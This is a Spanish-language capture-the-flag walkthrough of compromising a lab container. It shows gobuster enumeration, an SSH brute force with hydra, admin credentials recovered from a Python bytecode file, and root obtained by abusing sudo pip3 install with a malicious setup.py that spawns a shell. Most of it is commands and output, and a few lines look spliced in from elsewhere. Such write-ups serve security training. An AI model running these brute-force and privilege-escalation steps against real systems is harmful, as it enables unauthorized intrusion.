



Haremos una búsqueda con gobuster de directorios del servidor.

```
> sudo gobuster dir -u http://172.17.0.2/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,py,txt -t 100 -k -r
```



```
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,html,py,txt
[+] Follow Redirect: true
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 589]
/notes (Status: 200) [Size: 931]
Progress: 61298 / 1102790 (5.56%)
```

Investigando un poco encontramos una nota donde nos indica un usuario.



Haremos un ataque de fuerza bruta con hydra y veremos que nos entrega la contraseña.

```
> hydra -l dev -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
```

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-13 18:55:41
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399),
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: dev password: computer
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-13 18:56:04
```

Ahora nos conectamos por ssh.

```
hydra (https://github.com/VanhausernLabs/hydra) finished at 2020-10-10 10:00:00
> ssh dev@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:onAt9SFf6EhwkDuHor0LP2/chMhGsmNC60IQMccRDb8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
dev@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
dev@1382caa88502:~$
```

Investigando un poco vemos que tenemos la contraseña de admin un poco escondida.

```
dev@1382caa88502:~$ cd /opt/
dev@1382caa88502:/opt$ ls
scripts
dev@1382caa88502:/opt$ cd scripts/
dev@1382caa88502:/opt/scripts$ ls
__pycache__
dev@1382caa88502:/opt/scripts$ cd __pycache__/
dev@1382caa88502:/opt/scripts/__pycache__$ ls
secret.cpython-38.pyc
dev@1382caa88502:/opt/scripts/__pycache__$ cat secret.cpython-38.pyc
U
♦2h`♦@s
dd♦ZdS)cCsdjd}td♦dS)NZadminz
p@$$w0r8321zAuthenticating...)*print)usernamepassword♦r♦ secret.py♦authsrN)rrrrrr<module>♦
dev@1382caa88502:/opt/scripts/__pycache__$ strings secret.cpython-38.pyc
adminz
p@$$w0r8321z
Authenticating... )
print)
usernameZ
password
secret.py
auth
<module>
dev@1382caa88502:/opt/scripts/__pycache__$ su admin
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
admin@1382caa88502:/opt/scripts/__pycache__$ cd
admin@1382caa88502:~$
```

Ahora podemos conectarnos y escalar a root con ayuda de gtfobins

```
admin@1382caa88502:~$ sudo -l
Matching Defaults entries for admin on 1382caa88502:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on 1382caa88502:
(ALL) NOPASSWD: /usr/bin/pip3 install *
```

## Sudo #

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

Ya somos root.

```
(nec) root@kali: /usr/bin/pip3 install
admin@1382caa88502:~$ TF=$(mktemp -d)
admin@1382caa88502:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
admin@1382caa88502:~$ sudo /usr/bin/pip3 install $TF
Processing /tmp/tmp.l2ZcjOMKAY
# whoami
root
```